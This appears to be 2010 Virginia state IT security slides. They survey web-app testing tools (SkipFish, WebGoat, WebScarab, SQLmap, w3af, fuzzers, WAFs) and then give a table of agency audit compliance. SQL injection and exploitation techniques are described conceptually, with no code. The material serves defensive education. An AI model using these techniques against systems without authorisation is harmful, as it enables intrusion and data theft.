- Supported in Linux, FreeBSD 7.0+, MacOS X, and Windows (Cygwin) environments.



## SkipFish Key Features

- It prepares an interactive sitemap for the targeted site by carrying out a recursive crawl and dictionary-based probes.
- The resulting map is annotated with the output from a number of active security checks.
- The final report generated by the tool serves as a foundation for the web application security assessments.



## SkipFish High Risk Flaws (may lead to system compromise)

- Server-side SQL injection (including blind vectors, numerical parameters).
- Explicit SQL-like syntax in GET or POST parameters.
- Server-side shell command injection (including blind vectors).
- Server-side XML / XPath injection (including blind vectors).
- Format string vulnerabilities.
- Integer overflow vulnerabilities.
- Locations accepting HTTP PUT.



## SkipFish Medium Risk Flaws (may lead to data compromise)

- Stored and reflected XSS vectors in document body (minimal JS XSS support present).
- Stored and reflected XSS vectors via HTTP redirects.
- Stored and reflected XSS vectors via HTTP header splitting.
- Directory traversal (including constrained vectors).
- Assorted file POIs (server-side sources, configs, etc).



## SkipFish Medium Risk Flaws (may lead to data compromise)

- Attacker-supplied script and CSS inclusion vectors (stored and reflected).
- External untrusted script and CSS inclusion vectors.
- Mixed content problems on script and CSS resources (optional).
- Incorrect or missing MIME types on renderables.
- Generic MIME types on renderables.
- Incorrect or missing charsets on renderables.
- Bad caching directives on cookie setting responses.



## SkipFish Low Risk Issues (limited impact or low specificity)

- Directory listing bypass vectors.
- Redirection to attacker-supplied URLs (stored and reflected).
- Attacker-supplied embedded content (stored and reflected).
- External untrusted embedded content.
- Mixed content on non-scriptable subresources (optional).
- HTTP credentials in URLs.



## SkipFish Low Risk Issues (limited impact or low specificity)

- Expired or not-yet-valid SSL certificates.
- HTML forms with no XSRF protection.
- Self-signed SSL certificates.
- SSL certificate host name mismatches.
- Bad caching directives on less sensitive content.



## SkipFish Internal Warnings:

- Failed resource fetch attempts.
- Exceeded crawl limits.
- Failed 404 behavior checks.
- IPS filtering detected.
- Unexpected response variations.
- Seemingly misclassified crawl nodes.



## SkipFish Non-specific informational entries:

- General SSL certificate information.
- Significantly changing HTTP cookies.
- Changing Server, Via, or X-... headers.
- New 404 signatures.
- Resources that cannot be accessed.
- Resources requiring HTTP authentication.
- Broken links.
- Server errors.



## SkipFish Non-specific Informational Entries:

- All external links not classified otherwise (optional).
- All external e-mails (optional).
- All external URL redirectors (optional).
- Links to unknown protocols.
- Form fields that could not be autocompleted.
- Password entry forms (for external brute-force).
- File upload forms.
- Other HTML forms (not classified otherwise).
- Numerical file names (for external brute-force).



## SkipFish Non-specific Informational Entries:

- User-supplied links otherwise rendered on a page.
- Incorrect or missing MIME type on less significant content.
- Generic MIME type on less significant content.
- Incorrect or missing charset on less significant content.
- Conflicting MIME / charset information on less significant content.
- OGNL-like parameter passing conventions.



# OWASP WebGoat

- A deliberately insecure J2EE web application maintained by OWASP designed to teach web application security lessons.
- Written in Java and therefore installs on any platform with a Java virtual machine.
- The name??? Even the best programmers make security errors so there is a need for a scapegoat.
- [http://www.owasp.org/index.php/Category:OWASP\\_WebGoat\\_Project](http://www.owasp.org/index.php/Category:OWASP_WebGoat_Project)



## OWASP WebGoat Goals

- Create a de-facto interactive teaching environment for web application security.
- Web application security is difficult to learn and practice.
- Security professionals frequently need to test tools against a platform known to be vulnerable to ensure that they perform as advertised.
- All of this needs to happen in a safe and legal environment.



# OWASP WebGoat Demonstrations

- Cross-site Scripting (XSS)
- Access Control
- Thread Safety
- Hidden Form Field Manipulation
- Parameter Manipulation
- Weak Session Cookies
- Blind SQL Injection
- Numeric SQL Injection
- String SQL Injection
- Web Services



# OWASP WebScarab Project

- A framework for analyzing applications that communicate using the HTTP and HTTPS protocols.
- Written in Java, and is thus portable to many platforms.
- Has several modes of operation, implemented by a number of plugins.



# OWASP WebScarab Project

- Operates as an intercepting proxy, allowing the operator to review and modify requests created by the browser before the requests are sent to the server, and to review and modify responses returned from the server before the responses are forwarded to the browser.
- Can intercept both HTTP and HTTPS communication.
- [http://www.owasp.org/index.php/Category:OWASP\\_WebScarab\\_Project](http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project)

# OWASP WebScarab Overview

- The tool has been designed to be used by people who can write code or have a good understanding of the HTTP protocol.
- The tool can be used to expose the workings of an HTTP(S) based application to allow the developer to debug problems or allow a security specialist to identify vulnerabilities in the application.

# OWASP WebScarab Plugins

- Fragments - extracts Scripts and HTML comments from HTML pages as seen via the proxy
- Proxy - observes traffic between the browser and the web server. The WebScarab proxy is able to observe both HTTP and encrypted HTTPS traffic, by negotiating an SSL connection between WebScarab and the browser.
- Manual intercept - allows the user to modify HTTP and HTTPS requests and responses on the fly, before they reach the server or browser.



# OWASP WebScarab Features

- Beanshell - allows for the execution of arbitrarily complex operations on requests and responses.
- Reveal hidden fields - changes all hidden fields found in HTML pages to text fields, making them visible, and editable.
- Bandwidth simulator - allows the user to emulate a slower network to observe how the website would perform when accessed over different WAN links.
- Spider - identifies new URLs on the target site, and fetches them on command.

# OWASP WebScarab Features

- Manual request - allows editing and replay of previous requests, or creation of entirely new requests.
- SessionID analysis - collects and analyzes a number of cookies to visually determine the degree of randomness and unpredictability.
- Parameter fuzzer - performs automated substitution of parameter values that are likely to expose incomplete parameter validation, leading to vulnerabilities like Cross Site Scripting (XSS) and SQL Injection.

# OWASP WebScarab Features

- Compare - calculates the edit distance between the response bodies of the conversations observed, and a selected baseline conversation. The edit distance is "the number of edits required to transform one document into another".
- Extensions - automates checks for files that were mistakenly left in web server's root directory (e.g. .bak, ~, etc). Checks are performed for both, files and directories.



## SQLmap

- An open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of back-end database servers.
- Comes with a broad range of features including database fingerprinting, data fetching from the database, accessing the underlying file system and executing commands on the operating system via out-of-band connections.



# SQLmap Requirements

- SQLmap is developed in Python and requires the Python interpreter version equal or above to 2.5.
- SQLmap requires the Metasploit Framework for some post-exploitation takeover features.
- SQLmap requires the python-ntlm library to attack a web application behind NTLM authentication.
- SQLmap requires the PyReadline library to utilize the sqlmap TAB completion and history support functionalities in the SQL shell and OS shell within a Microsoft Windows environment.

# SQLmap Techniques

- Inferential blind SQL injection
  - AKA boolean based blind SQL injection
  - SQLmap appends to the affected parameter in the HTTP request a syntactically valid SQL statement string containing a SELECT sub-statement.
  - For each HTTP response, by making a comparison based upon HTML page content hashes, or string matches, with the original request, the tool determines the output value of the statement character by character.

# SQLmap Techniques

- UNION query (inband) SQL injection
  - AKA full UNION query SQL injection
  - SQLmap appends to the affected parameter in the HTTP request a syntatically valid SQL statement string starting with a UNION ALL SELECT.
  - This technique is useful if the web application page passes the output of the SELECT statement to a for cycle, or similar, so that each line of the query output is printed on the page content.
  - SQLmap is also able to exploit partial (single entry) UNION query SQL injection vulnerabilities which occur when the output of the statement is not cycled in a for construct whereas only the first entry output is displayed.

# SQLmap Techniques

- Batched (stacked) queries support
  - AKA multiple statements support
  - SQLmap tests if the web application supports stacked queries
  - If the web application it does support stacked queries, it appends to the affected parameter in the HTTP request, a semi-colon (;) followed by the SQL statement to be executed.
  - This technique is useful to run SQL statements other than SELECT
  - Can be used for data definition or data manipulation statements possibly leading to file system read and write access and operating system command execution.



## w3af

- Web Application Attack and Audit Framework.
- The goal is to create a framework to find and exploit web application vulnerabilities.
- The framework should work on all platforms supported by Python and has been tested on Linux, Microsoft Windows and OpenBSD.
- <http://w3af.sourceforge.net/>

# w3af Framework Plugins

- Discovery plugins
  - Are used to find new URLs, forms, and other “injection points”.
  - A classic example of a discovery plugin is a web spider.
    - A web spider plugin takes a URL as input and returns one or more injection points.
    - When a user enables more than one plugin of this type, they work in a loop
    - If plugin A finds a new URL in the first run, the w3af core will send that URL to plugin B. If plugin B then finds a new URL, it will be sent to plugin A.



## w3af Framework Plugins

- Audit plugins
  - Take the injection points found by Discovery plugins and send specially crafted data to all of the injection points in order to find vulnerabilities.
  - A classic example of an audit plugin is one that searches for SQL injection vulnerabilities.

## w3af Framework Plugins

- Attack plugins
  - Objective is to exploit vulnerabilities found by audit plugins.
  - The result usually returns a shell on the remote server, or a dump of remote tables in the case of SQL injections exploits.

# Fuzz Testing

- A software testing technique that injects invalid, unexpected, or random data to the inputs of a program.
- Software defects can be determined by analyzing the results.
- Also known as robustness testing, syntax testing or negative testing.



# Fuzz Testing

- File formats and network protocols are the most common targets of Fuzz testing
- Interesting inputs include environment variables, keyboard and mouse events, and sequences of API calls.
- Items not normally considered input data can be Fuzz tested such as the contents of databases, shared memory, or the precise interleaving of threads.

# Fuzz Testing

- Is not a substitute for exhaustive testing or formal methods
- Can only provide a random sample of the system's behavior
- In most cases a fuzz test may only prove that a piece of software can handle exceptions without crashing, rather than behaving correctly.
- Can only be regarded as an assurance of overall quality of the software.

# Fuzz Testing Techniques

- The simplest form of fuzz testing is to send a stream of random bits to the software
  - Command-line options
  - Randomly mutated protocol packets
  - Generic events.
- Mutating existing input
  - Flipping bits within an input file at random
  - Moving blocks of the file around.

# Fuzz Testing Techniques

- A specification-based fuzz test
  - Involves writing the entire array of specifications into the tool and then using model-based test generation techniques in walking through the specifications and adding anomalies in the data contents, structures, messages, and sequences.
  - Also known as robustness testing, syntax testing, grammar testing, and fault injection.

# Fuzz Testing Techniques

- There are two limitations of protocol-based fuzz testing based on protocol implementations of published specifications:
  - Testing cannot proceed until the specification is relatively mature, since a specification is a prerequisite for writing the Fuzz test.
  - Many useful protocols are proprietary, or involve proprietary extensions to published protocols.

# Additional Fuzz Testing Techniques

- Fuzz testing can be combined with other testing techniques.
  - White-box fuzz testing uses symbolic execution and constraint solving
  - Evolutionary fuzz testing leverages feedback from code coverage, effectively automating the approach of exploratory testing.

## Fuzz Testing Results

- System failures such as crashes, assertion failures, and memory leaks.
- Large C or C++ applications where any bug affecting memory safety may be a severe vulnerability.
- Error-handling routines since fuzz testing often generates invalid input
- Simple fuzz testing is also a method to automate negative testing.

# Fuzz Testing URLs

- OWASP JBroFuzz
  - [http://www.owasp.org/index.php/Category:OWASP\\_JBroFuzz](http://www.owasp.org/index.php/Category:OWASP_JBroFuzz)
- Powerfuzzer
  - <http://www.powerfuzzer.com/>
- Sulley
  - <http://code.google.com/p/sulley/>
- Peach Fuzzing Platform
  - <http://peachfuzzer.com/>



# Web Application Firewalls

- Web application firewalls (WAF) use the same basic principles as the traditional network firewall except the WAF will also inspect the application layer information of a transaction such as cookies, form fields and HTTP headers.
- WAF can help mitigate the risks imposed by SQL injection and cross-site scripting attacks.
- Most WAF can inspect both HTTP and HTTPS transactions.
- WAF products are meant to be an additional layer of defense in a “Defense-in-Depth” Information Security strategy.



# Web Application Firewalls

- WAF products for the Microsoft IIS web server environment
  - Microsoft's Urlscan
    - <http://technet.microsoft.com/en-us/security/cc242650.aspx>
    - It is deployed as an add-on to IIS version 5 and is integrated into IIS version 6 and version 7
    - Urlscan operates as an ISAPI filter and can provide a level of protection from SQL Injection attacks. Urlscan does not inspect HTTP request body (POST data), so SQL injection attacks that use the POST method may not be detected.
  - WebKnight
    - <http://www.aqtronix.com/?PageID=99>
    - Free IIS web server add-on product
    - It inspects SQL injection in header, cookies, URL and in POST data.
    - The detection of a SQL injection is based on hitting two of the preset SQL keywords.



# Security Research URLs

Web Application Security Scanner Evaluation Criteria

<http://projects.webappsec.org/Web-Application-Security-Scanner-Evaluation-Criteria>

OWASP

[http://www.owasp.org/index.php/Main\\_Page](http://www.owasp.org/index.php/Main_Page)

OWASP WAF

[http://www.owasp.org/index.php/Web\\_Application\\_Firewall](http://www.owasp.org/index.php/Web_Application_Firewall)

OWASP WebScarab Application Testing Framework

[http://www.owasp.org/index.php/Category:OWASP\\_WebScarab\\_Project](http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project)



## Questions???

For more information, please contact:  
[CommonwealthSecurity@VITA.Virginia.Gov](mailto:CommonwealthSecurity@VITA.Virginia.Gov)

Thank You!



Virginia Information Technologies Agency

2010

# Commonwealth Security Annual Report

John Green

Chief Information Security Officer





## § 2.2-2009

§ 2.2-2009. (Effective until July 1, 2010) Additional duties of the CIO relating to security of government information.

C. The CIO shall *annually* report to the Governor, *the secretary* and General Assembly those executive branch and independent agencies *or* institutions of higher education that have not implemented acceptable policies, procedures, and standards to control unauthorized uses, intrusions, or other security threats. For any executive branch and independent agency or institution of higher education whose security audit results and plans for corrective action are unacceptable, the CIO shall report such results to (i) *the Secretary*, (ii) *any other* affected cabinet secretary, (iii) *the* Governor, and (iv) *the* Auditor of Public Accounts. Upon review of the security audit results in question, the *CIO* may take action to suspend the public *body's* information technology projects pursuant to § *2.2-2015*, limit additional information technology investments pending acceptable corrective actions, and recommend to the Governor *and Secretary* any other appropriate actions.

*The CIO shall also include in this report (a) results of security audits, including those state agencies, independent agencies, and institutions of higher education that have not implemented acceptable regulations, standards, policies, and guidelines to control unauthorized uses, intrusions, or other security threats and (b) the extent to which security standards and guidelines have been adopted by state agencies.*

*\*Note: Text in blue reflects changes to the code*



# Explanation

| Agency | ISO Designated | Attended IS Orientation | Security Audit Plan Received | CAPs Received | Quarterly Updates | Percentage of Audit Obligation Completed |
|--------|----------------|-------------------------|------------------------------|---------------|-------------------|------------------------------------------|
| XYZ    | Yes            | 5                       | Yes                          | Yes           | Yes               | 100%                                     |

**Acronyms:**

- ISO:** Information Security Officer
- IS:** Information Security
- CAP:** Corrective Action Plan
- CISO:** Chief Information Security Officer of the Commonwealth

**ISO Designated: The Agency Head has**

- Yes** - designated an ISO with the agency within the past two years
- No** – not designated an ISO for the agency since 2006
- Expired** –designated an ISO more than 2 years ago or the designated ISO is no longer with the agency

**Attended IS Orientation:**

The number indicates agency personnel that have attended the optional Information Security Orientation sessions within the last 2 years. Their attendance indicates they are taking additional, voluntary action to improve security at their agency akin to “Extra Credit!”



# Explanation – Continued

| Agency | ISO Designated | Attended IS Orientation | Security Audit Plan Received | CAPs Received | Quarterly Updates | Percentage of Audit Obligation Completed |
|--------|----------------|-------------------------|------------------------------|---------------|-------------------|------------------------------------------|
| XYZ    | Yes            | 5                       | Yes                          | Yes           | Yes               | 100%                                     |

**Security Audit Plan Received: The Agency Head has**

**Yes** - submitted a Security Audit Plan for the period of fiscal year (FY) [2010-2012 or 2011-2013](#) for systems classified as sensitive based on confidentiality, integrity or availability (Note: after July 1, 2010, Audit Plans submitted shall reflect FY 2011-2013)

**No** - not submitted a Security Audit Plan since 2006

**Exception** – submitted an exception on file with VITA to allow time for developing the Security Audit Plan & the CISO has approved

**Expired** –submitted a Security Audit Plan on file that does not contain the current three year period FY [FY 2010-2012 or FY 2011-2013](#)

**Pending** –submitted a Security Audit Plan that is currently under review

**Corrective Action Plans Received: The Agency Head or designee has**

**Yes** - submitted an adequate Corrective Action Plan or notification of no findings for Security Audits scheduled to have been completed

**Some** - submitted an adequate Corrective Action Plan or notification of no findings for some, but NOT all Security Audits scheduled to have been completed

**No** – not submitted any adequate Corrective Action Plans or notification of no findings for Security Audits scheduled to have been completed

**Not Due** - not had Security Audits scheduled to be completed

**N/A** - not submitted a Security Audit Plan so not applicable

**Pending** –submitted a Corrective Action Plan that is currently under review



# Explanation – Continued

| Agency | ISO Designated | Attended IS Orientation | Security Audit Plan Received | CAPs Received | Quarterly Updates | Percentage of Audit Obligation Completed |
|--------|----------------|-------------------------|------------------------------|---------------|-------------------|------------------------------------------|
| XYZ    | Yes            | 5                       | Yes                          | Yes           | Yes               | 100%                                     |

**Quarterly Updates: The Agency Head or designee has**

**Yes** - submitted adequate quarterly status updates for all corrective actions resulting from Security Audits previously conducted by or on behalf of the agency

**Some** - submitted adequate quarterly status updates for some corrective actions resulting from Security Audits previously conducted by or on behalf of the agency

**No** - not submitted ANY quarterly status updates for some corrective actions resulting from Security Audits previously conducted by or on behalf of the agency

**Not Due** - no open Security Audit findings

**N/A** - not submitted a Security Audit Plan or a Corrective Action Plan that was due

**Pending** - submitted quarterly status update that is currently under review



# Explanation – Continued

| Agency | ISO Designated | Attended IS Orientation | Security Audit Plan Received | CAPs Received | Quarterly Updates | Percentage of Audit Obligation Completed |
|--------|----------------|-------------------------|------------------------------|---------------|-------------------|------------------------------------------|
| XYZ    | Yes            | 5                       | Yes                          | Yes           | Yes               | 100%                                     |

### Percentage of Audit Obligation Completed:

Percent of sensitive systems reported in 2007 (according to IT Security Audit Plans) that have been audited to date. This datapoint is based on the IT Security Audit Standard requirement: *“At a minimum, databases that contain sensitive data, or reside in a system with a sensitivity of high on any of the criteria of confidentiality, integrity, or availability, shall be assessed at least once every three years.”*

Agencies that did not submit an IT Security Audit Plan in 2007 were not in compliance and therefore there is no data to report on for 2010.

Systems that have been removed from audit plans within the three year period due to retirement of the system or reclassification to non-sensitive are not counted.

**N/A** – agency not in compliance in 2007, agency did not submit an IT Security Audit Plan in 2007

**N/R** – agency not required to submit an IT Security Audit Plan until 2008

**Pending** – currently under review



## FAQ!

### **What should an agency do if they conduct a Security Audit that results in no findings?**

In the event that a Security Audit was performed and there were no findings and, therefore, no Corrective Action Plan is due, the Agency Head should notify Commonwealth Security via email or letter stating what audit was conducted and that there were no findings.

### **What is the cutoff date to submit documentation for the Commonwealth Security Annual Report?**

October 31, 2010



# Secretariat: Administration

| Agency                      | ISO Designated | Attended IS Orientation | Security Audit Plan Received | CAPs Received | Quarterly Updates | Percentage of Audit Obligation Completed |
|-----------------------------|----------------|-------------------------|------------------------------|---------------|-------------------|------------------------------------------|
| Compensation Board          | Yes            | 1                       | Yes                          | No            | N/A               | 0%                                       |
| Dept. of General Services   | Yes            | 3                       | Yes                          | Not Due       | Not Due           | 0%                                       |
| Dept. of Human Res. Mgmt    | Yes            | 1                       | Yes                          | No            | N/A               | 0%                                       |
| Dept. Min. Bus. Enterprise  | Yes            | 1                       | Yes                          | Not Due       | Not Due           | N/A                                      |
| Employee Dispute Resolution | Yes            | 1                       | Exception                    | Exception     | Exception         | N/A                                      |
| Human Rights Council        | Yes            | 0                       | Yes                          | Not Due       | Not Due           | N/A                                      |
| State Board of Elections    | Yes            | 0                       | Expired                      | Some          | No                | 0%                                       |

**NOTE:** Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact [CommonwealthSecurity@VITA.Virginia.Gov](mailto:CommonwealthSecurity@VITA.Virginia.Gov)



# Secretariat: Agriculture & Forestry

| Agency                         | ISO Designated | Attended IS Orientation | Security Audit Plan Received | CAPs Received | Quarterly Updates | Percentage of Audit Obligation Completed |
|--------------------------------|----------------|-------------------------|------------------------------|---------------|-------------------|------------------------------------------|
| Dept. of Forestry              | Yes            | 1                       | Pending                      | Not Due       | Not Due           | 0%                                       |
| Va. Dept. of Ag. & Cons. Serv. | Yes            | 29                      | Yes                          | Yes           | Some              | 33%                                      |

**NOTE:** Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact [CommonwealthSecurity@VITA.Virginia.Gov](mailto:CommonwealthSecurity@VITA.Virginia.Gov)



# Secretariat: Commerce & Trade

| Agency                                          | ISO Designated | Attended IS Orientation | Security Audit Plan Received | CAPs Received | Quarterly Updates | Percentage of Audit Obligation Completed |
|-------------------------------------------------|----------------|-------------------------|------------------------------|---------------|-------------------|------------------------------------------|
| Board of Accountancy                            | Yes            | 0                       | Yes                          | Yes           | Not Due           | 100%                                     |
| Dept of Business Assistance                     | Yes            | 0                       | Yes                          | Yes           | Not Due           | N/A                                      |
| Dept. of Housing & Community Development        | Yes            | 1                       | Yes                          | Yes           | Yes               | 14%                                      |
| Dept. of Labor & Industry                       | Yes            | 0                       | Yes                          | Not Due       | Not Due           | N/A                                      |
| Dept. of Mines, Minerals & Energy               | Yes            | 1                       | Yes                          | Yes           | Yes               | 43%                                      |
| Dept. of Professional & Occupational Regulation | Yes            | 0                       | Yes                          | Not Due       | Not Due           | 100%                                     |
| Tobacco Indemnification Commission              | Yes            | 1                       | Yes                          | Not Due       | Not Due           | N/A                                      |
| Va. Economic Development Partnership            | Yes            | 1                       | Yes                          | Not Due       | Not Due           | N/A                                      |
| Va. Employment Commission                       | Yes            | 1                       | Yes                          | Yes           | Yes               | 4%                                       |
| Va. National Defense Industrial Authority       | Yes            | 0                       | Yes                          | Not Due       | Not Due           | N/A                                      |
| Va. Racing Commission                           | Yes            | 1                       | Yes                          | Yes           | Yes               | N/A                                      |
| Va. Resources Authority                         | No             | 0                       | No                           | N/A           | N/A               | N/A                                      |

**NOTE:** Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact [CommonwealthSecurity@VITA.Virginia.Gov](mailto:CommonwealthSecurity@VITA.Virginia.Gov)



# Secretariat: Education

| Agency                                    | ISO Designated | Attended IS Orientation | Security Audit Plan Received | CAPs Received | Quarterly Updates | Percentage of Audit Obligation Completed |
|-------------------------------------------|----------------|-------------------------|------------------------------|---------------|-------------------|------------------------------------------|
| Christopher Newport University            | Yes            | 0                       | Yes                          | Yes           | Yes               | 0%                                       |
| Dept. of Education                        | Yes            | 4                       | Yes                          | Yes           | Not Due           | 0%                                       |
| Frontier Culture Museum of Va.            | Yes            | 0                       | Yes                          | Not Due       | Not Due           | N/A                                      |
| Gunston Hall                              | Yes            | 1                       | Yes                          | Not Due       | Not Due           | N/A                                      |
| Jamestown - Yorktown Foundation           | Yes            | 2                       | Yes                          | Not Due       | Not Due           | 29%                                      |
| Library of Va.                            | Yes            | 0                       | Yes                          | Not Due       | Not Due           | 100%                                     |
| Norfolk State University                  | Yes            | 2                       | Yes                          | No            | N/A               | N/A                                      |
| Richard Bland College                     | Yes            | 0                       | Yes                          | Not Due       | Not Due           | 100%                                     |
| Science Museum of Va.                     | Yes            | 1                       | Yes                          | Not Due       | Not Due           | N/A                                      |
| State Council of Higher Education for Va. | Yes            | 0                       | Yes                          | Not Due       | Not Due           | N/A                                      |
| University of Mary Washington             | Yes            | 1                       | Yes                          | Yes           | Not Due           | 60%                                      |
| Va. Commission for the Arts               | Yes            | 0                       | Yes                          | Not Due       | Not Due           | N/A                                      |
| Va. Museum of Fine Arts                   | Yes            | 0                       | Yes                          | Yes           | Yes               | Exception                                |
| Virginia State University                 | Yes            | 1                       | Yes                          | Yes           | Not Due           | N/A                                      |

**NOTE:** Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact [CommonwealthSecurity@VITA.Virginia.Gov](mailto:CommonwealthSecurity@VITA.Virginia.Gov)



# Secretariat: Finance

| Agency                     | ISO Designated | Attended IS Orientation | Security Audit Plan Received | CAPs Received | Quarterly Updates | Percentage of Audit Obligation Completed |
|----------------------------|----------------|-------------------------|------------------------------|---------------|-------------------|------------------------------------------|
| Dept. of Accounts          | Yes            | 2                       | Yes                          | Yes           | Not Due           | N/A                                      |
| Dept. of Planning & Budget | Yes            | 0                       | Yes                          | Yes           | Not Due           | N/A                                      |
| Dept. of Taxation          | Yes            | 1                       | Yes                          | Yes           | Not Due           | 53%                                      |
| Dept. of Treasury          | Yes            | 3                       | Yes                          | No            | N/A               | 0%                                       |

**NOTE:** Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact [CommonwealthSecurity@VITA.Virginia.Gov](mailto:CommonwealthSecurity@VITA.Virginia.Gov)



# Secretariat: Health & Human Resources

| Agency                                                     | ISO Designated | Attended IS Orientation | Security Audit Plan Received | CAPs Received | Quarterly Updates | Percentage of Audit Obligation Completed |
|------------------------------------------------------------|----------------|-------------------------|------------------------------|---------------|-------------------|------------------------------------------|
| Dept. of Health Professions                                | Yes            | 2                       | Yes                          | Not Due       | Not Due           | 0%                                       |
| Dept. of Medical Assistance Services                       | Yes            | 4                       | Yes                          | Yes           | Yes               | 100%                                     |
| Department of Behavioral Health and Developmental Services | Yes            | 14                      | Yes                          | Some          | Some              | N/A                                      |
| Dept. of Rehabilitative Services                           | Yes            | 0                       | Yes                          | Yes           | Not Due           | 0%                                       |
| Dept. of Social Services                                   | Yes            | 1                       | Yes                          | Not due       | Not Due           | 0%                                       |
| Virginia Foundation for Healthy Youth                      | Yes            | 1                       | Yes                          | Not due       | Not Due           | N/A                                      |
| Va. Dept. for the Aging                                    | Yes            | 0                       | Yes                          | Yes           | Not Due           | Exception                                |
| Va. Dept. of Health                                        | Yes            | 5                       | Yes                          | Some          | Some              | 20%                                      |

**NOTE:** Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact [CommonwealthSecurity@VITA.Virginia.Gov](mailto:CommonwealthSecurity@VITA.Virginia.Gov)



# Secretariat: Natural Resources

| Agency                             | ISO Designated | Attended IS Orientation | Security Audit Plan Received | CAPs Received | Quarterly Updates | Percentage of Audit Obligation Completed |
|------------------------------------|----------------|-------------------------|------------------------------|---------------|-------------------|------------------------------------------|
| Dept. of Conservation & Recreation | Yes            | 1                       | Yes                          | Some          | No                | 0%                                       |
| Dept. of Environmental Quality     | Yes            | 4                       | Yes                          | Some          | Some              | 60%                                      |
| Dept of Game & Inland Fisheries    | Yes            | 3                       | Expired                      | Some          | No                | N/A                                      |
| Dept. of Historic Resources        | Yes            | 2                       | Expired                      | No            | N/A               | 0%                                       |
| Marine Resources Commission        | Yes            | 1                       | Yes                          | Yes           | Yes               | 100%                                     |
| Va. Museum of Natural History      | Yes            | 2                       | Yes                          | Not Due       | Not Due           | N/A                                      |

**NOTE:** Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact [CommonwealthSecurity@VITA.Virginia.Gov](mailto:CommonwealthSecurity@VITA.Virginia.Gov)



# Secretariat: Public Safety

| Agency                                     | ISO Designated | Attended IS Orientation | Security Audit Plan Received | CAPs Received | Quarterly Updates | Percentage of Audit Obligation Completed |
|--------------------------------------------|----------------|-------------------------|------------------------------|---------------|-------------------|------------------------------------------|
| Alcoholic Beverage Control                 | Yes            | 5                       | Expired                      | Yes           | Yes               | 100%                                     |
| Commonwealth's Attorney's Services Council | Yes            | 0                       | Yes                          | Not Due       | Not Due           | N/A                                      |
| Dept. of Correctional Education            | Yes            | 1                       | Expired                      | Yes           | No                | N/A                                      |
| Dept. of Corrections                       | Yes            | 3                       | Yes                          | Some          | Some              | 6%                                       |
| Dept. of Criminal Justice Services         | Yes            | 2                       | Expired                      | Yes           | No                | 20%                                      |
| Dept. of Fire Programs                     | Yes            | 2                       | Expired                      | Yes           | Yes               | N/A                                      |
| Dept. of Forensic Science                  | Yes            | 0                       | Yes                          | Not Due       | Not Due           | N/A                                      |
| Dept. of Juvenile Justice                  | Yes            | 0                       | Yes                          | No            | No                | 0%                                       |
| Dept. of Military Affairs                  | Expired        | 1                       | No                           | N/A           | N/A               | N/A                                      |
| Dept. of Veterans Services                 | Yes            | 0                       | Yes                          | Not Due       | Not Due           | N/A                                      |
| Va. Dept. of Emergency Management          | Yes            | 1                       | No                           | N/A           | N/A               | N/A                                      |

**NOTE:** Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact [CommonwealthSecurity@VITA.Virginia.Gov](mailto:CommonwealthSecurity@VITA.Virginia.Gov)



# Secretariat: Technology

| Agency                        | ISO Designated | Attended IS Orientation | Security Audit Plan Received | CAPs Received | Quarterly Updates | Percentage of Audit Obligation Completed |
|-------------------------------|----------------|-------------------------|------------------------------|---------------|-------------------|------------------------------------------|
| The Ctr. for Innovative Tech. | Yes            | 0                       | Yes                          | Not Due       | Not Due           | N/A                                      |
| Va. Info. Technologies Agency | Yes            | 27                      | Yes                          | Yes           | Yes               | 58%                                      |

**NOTE:** Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact [CommonwealthSecurity@VITA.Virginia.Gov](mailto:CommonwealthSecurity@VITA.Virginia.Gov)



# Secretariat: Transportation

| Agency                        | ISO Designated | Attended IS Orientation | Security Audit Plan Received | CAPs Received | Quarterly Updates | Percentage of Audit Obligation Completed |
|-------------------------------|----------------|-------------------------|------------------------------|---------------|-------------------|------------------------------------------|
| Dept. of Motor Vehicles       | Yes            | 2                       | Yes                          | Yes           | No                | N/A                                      |
| Dept. of Aviation             | Yes            | 2                       | Expired                      | Not Due       | Not Due           | N/A                                      |
| Dept. of Rail & Public Trans. | Yes            | 0                       | Yes                          | Not Due       | Not Due           | 0%                                       |
| Motor Vehicle Dealers Board   | Yes            | 0                       | Yes                          | Not Due       | Not Due           | N/A                                      |
| Va. Dept. Of Transportation   | Yes            | 6                       | Yes                          | Yes           | Yes               | 66%                                      |

**NOTE:** Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact [CommonwealthSecurity@VITA.Virginia.Gov](mailto:CommonwealthSecurity@VITA.Virginia.Gov)



# Independent Branch Agencies

| Agency                               | ISO Designated | Attended IS Orientation | Security Audit Plan Received | CAPs Received | Quarterly Updates | Percentage of Audit Obligation Completed |
|--------------------------------------|----------------|-------------------------|------------------------------|---------------|-------------------|------------------------------------------|
| Indigent Defense Commission          | Yes            | 4                       | Yes                          | Yes           | Not Due           | N/R                                      |
| State Lottery Dept.                  | Yes            | 2                       | Yes                          | Not Due       | Not Due           | N/R                                      |
| State Corporation Commission         | Yes            | 3                       | Yes                          | No            | N/A               | N/R                                      |
| Va. College Savings Plan             | Yes            | 3                       | Yes                          | Yes           | Not Due           | N/R                                      |
| Va. Office for Protection & Advocacy | Yes            | 1                       | Exception                    | Exception     | Exception         | N/R                                      |
| Va. Retirement System                | Yes            | 1                       | Yes                          | Some          | Some              | N/R                                      |
